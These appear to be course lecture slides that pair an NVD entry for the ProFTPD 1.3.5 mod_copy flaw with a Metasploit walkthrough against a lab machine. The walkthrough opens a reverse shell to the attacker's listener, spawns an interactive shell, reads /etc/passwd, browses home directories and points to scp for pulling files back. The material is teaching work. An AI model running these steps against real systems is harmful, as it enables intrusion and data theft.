**Source:** MITRE  
[View Analysis Description](#)

### Severity

CVSS Version 3.x CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

**NIST: NVD** **Base Score:** **N/A** NVD score not yet provided.

### References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
<a href="http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157053.html">http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157053.html</a>	
<a href="http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157054.html">http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157054.html</a>	
<a href="http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157581.html">http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157581.html</a>	
<a href="http://lists.opensuse.org/opensuse-updates/2015-06/msg00020.html">http://lists.opensuse.org/opensuse-updates/2015-06/msg00020.html</a>	
<a href="http://packetstormsecurity.com/files/131505/ProFTpd-1.3.5-File-Copy.html">http://packetstormsecurity.com/files/131505/ProFTpd-1.3.5-File-Copy.html</a>	
<a href="http://packetstormsecurity.com/files/131555/ProFTpd-1.3.5-Remote-Command-Execution.html">http://packetstormsecurity.com/files/131555/ProFTpd-1.3.5-Remote-Command-Execution.html</a>	
<a href="http://packetstormsecurity.com/files/131567/ProFTpd-CPFR-CPTO-Proof-Of-Concept.html">http://packetstormsecurity.com/files/131567/ProFTpd-CPFR-CPTO-Proof-Of-Concept.html</a>	
<a href="http://packetstormsecurity.com/files/132218/ProFTPD-1.3.5-Mod_Copy-Command-Execution.html">http://packetstormsecurity.com/files/132218/ProFTPD-1.3.5-Mod_Copy-Command-Execution.html</a>	
<a href="http://www.debian.org/security/2015/dsa-3263">http://www.debian.org/security/2015/dsa-3263</a>	
<a href="http://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec">http://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec</a>	
<a href="http://www.securityfocus.com/bid/74238">http://www.securityfocus.com/bid/74238</a>	
<a href="https://www.exploit-db.com/exploits/36742/">https://www.exploit-db.com/exploits/36742/</a>	Exploit
<a href="https://www.exploit-db.com/exploits/36803/">https://www.exploit-db.com/exploits/36803/</a>	Exploit

### Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-284	Improper Access Control	NIST

### Known Affected Software Configurations

Switch to CPE 2.2

**Configuration 1** ([hide](#))

```
cpe:2.3:a:proftpd:proftpd:1.3.5:*:*:*:*:*:*
```

Show Matching CPE(s) ▾

### Change History

7 change records found - [show changes](#)



File Edit View Terminal Tabs Help

msf5 > search mod\_copy

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution

msf5 > █



```
msf5 > use exploit/unix/ftp/proftpd_modcopy_exec  
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

Module options (exploit/unix/ftp/proftpd\_modcopy\_exec):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 172.32.25.133
```

```
RHOSTS => 172.32.25.133
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5



```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > ifconfig
```

```
[*] exec: ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1460  
  inet 10.128.0.3 netmask 255.255.255.255 broadcast 10.128.0.3  
  inet6 fe80::4001:aff:fe80:3 prefixlen 64 scopeid 0x20<link>  
  ether 42:01:0a:80:00:03 txqueuelen 1000 (Ethernet)  
  RX packets 82620 bytes 27529498 (26.2 MiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 1080759 bytes 691161946 (659.1 MiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
  inet 127.0.0.1 netmask 255.0.0.0  
  inet6 ::1 prefixlen 128 scopeid 0x10<host>  
  loop txqueuelen 1000 (Local Loopback)  
  RX packets 9941 bytes 3010895 (2.8 MiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 9941 bytes 3010895 (2.8 MiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
  inet 10.8.0.158 netmask 255.255.255.255 destination 10.8.0.157  
  inet6 fe80::143:1657:d04:cc06 prefixlen 64 scopeid 0x20<link>  
  unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)  
  RX packets 5089 bytes 344289 (336.2 KiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 5630 bytes 315923 (308.5 KiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
  inet 192.168.55.101 netmask 255.255.255.0 broadcast 192.168.55.255  
  ether 52:54:00:87:3b:95 txqueuelen 1000 (Ethernet)  
  RX packets 0 bytes 0 (0.0 B)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 0 bytes 0 (0.0 B)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_awk):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.55.101
```

```
LHOST => 192.168.55.101
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```



```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST	10.8.0.158	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	ProFTPD 1.3.5



# No payload needed!

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit  
[*] Started reverse TCP handler on 10.8.0.158:4444  
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server  
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server  
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php  
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit  
[*] Started reverse TCP handler on 10.8.0.158:4444  
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server  
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server  
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php  
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

```
pwd  
/var/www  
whoami  
www-data
```

# We obtained a "Jail shell"

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400

pwd
/var/www
whoami
www-data
help

Meta shell commands
=====

Command      Description
-----
help         Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry          Open the Pry debugger on the current session
```

# Spawning a TTY (“teletype” terminal) shell

- Type: “/bin/sh -i”

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
help

Meta shell commands
=====

Command      Description
-----
help          Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry         Open the Pry debugger on the current session

/bin/sh -i
/bin/sh -i
$
```

```
$ whoami
whoami
www-data
$ pwd
pwd
/var/www
$ ls
ls
```

```
0yHt279.php  CuH5e.php  NsCfe.php  b8FI6.php  l9V2Xbu.php  test
8JEK3.php   K0GLwJr.php  SqaNWI.php  ijMqGh.php  lJ8u7rX.php  xyVuq.php
AZdCe.php   Kh9V6WP.php  Tt6hub.php  index.html  onkos81.php
BiqGI0z.php  MWmXA1V.php  YESrVcg.php  jtbxN93.php  robots.txt
```

```
$
```





```
$ cd /
cd /
$ ls
ls
bin      dev      home     lib      lost+found  mnt  proc  run  srv  tmp  var
boot    etc      initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
$
```

- cd /etc
- ls

```
$ cd /etc
cd /etc
$ ls
ls
X11                initramfs-tools      proftpd
acpi                inputrc              protocols
adduser.conf       inserv               python
alternatives       inserv.conf          python2.7
apache2            inserv.conf.d        python3
apm                iproute2             python3.4
apparmor           iscsi                rc.local
apparmor.d         issue                rc0.d
appport            issue.net            rc1.d
apt                kbd                  rc2.d
at.deny            kernel                rc3.d
bash.bashrc        kernel-img.conf      rc4.d
bash_completion   landscape            rc5.d
bash_completion.d ld.so.cache          rc6.d
bindresvport.blacklist ld.so.conf
blkid.conf         ld.so.conf.d
blkid.tab          ldap
byobu              legal
ca-certificates   libaudit.conf
ca-certificates.conf libnl-3
calendar          locale.alias
chatscripts        localtime
console-setup     logcheck
cron.d             login.defs
cron.daily         logrotate.conf
cron.hourly        logrotate.d
cron.monthly       lsb-release
cron.weekly        lsb-release.conf
dbus-1             magic
debconf.conf       magic.mime
debian_version     mailcap
default            mailcap.order
deluser.conf       manpath.config
depmod.d           mime.types
dhcp               mke2fs.conf
dpkg               modprobe.d
environment        modules
fonts              mtab
fstab              mysql
fstab.d            nanorc
fstab.orig         network
ftppusers          networks
fuse.conf          newt
gai.conf           nsswitch.conf
groff              openvpn
group              opt
group-             os-release
grub.d             pam.conf
gshadow            pam.d
passwd             passwd
passwd-            passwd-
perl               perl
php5               php5
host.conf          hostname
hostname           pm
hosts              polkit-1
hosts.allow        popularity-contest.conf
hosts.deny         ppp
ifplugd            profile
init               profile.d
init.d             profile.d
$
```

shadow  
shadow-

gshadow pam.d  
gshadow- passwd  
hdparm.conf passwd-  
host.conf perl  
hostname php5



```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
justin:x:1000:1000:Justin,,,:/home/justin:/bin/bash
proftpd:x:105:65534::/var/run/proftpd:/bin/false
ftp:x:106:65534::/srv/ftp:/bin/false
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
bcurtis:x:1001:1001:Brent Curtis,,,:/home/bcurtis:/bin/bash
tyler:x:1002:1002:Tyler,,,:/home/tyler:/bin/bash
mmoxie:x:1003:1003:Marlin Moxiespike,,,:/home/mmoxie:/bin/bash
jcomey:x:1004:1004:,,,:/home/jcomey:/bin/bash
pzimm:x:1005:1005:Phil Zimmerman,,,:/home/pzimm:/bin/bash
bschneier:x:1006:1006:Bruce Schneier,,,:/home/bschneier:/bin/bash
cincinnatus:x:1007:1007:Edward Snowden,,,:/home/cincinnatus:/bin/bash
```

**Which accounts might have data in them a hacker would be interested in?**

# Next steps

```
$ cd /home
cd /home
$ ls
ls
bcurtis  bschneier  cincinnatus  jcomey  justin  mmoxie  pzimm  tyler
$ cd bcurtis
cd bcurtis
$ ls
ls
go-away.txt  tmp
$ cat go-away.txt
cat go-away.txt
Nothing to see in my home dir, go away!
$
```

- Checkout command “scp” for moving files from target back to your Kali
- ...

# Agenda

- ✓ Some thoughts on how to approach Milestone 3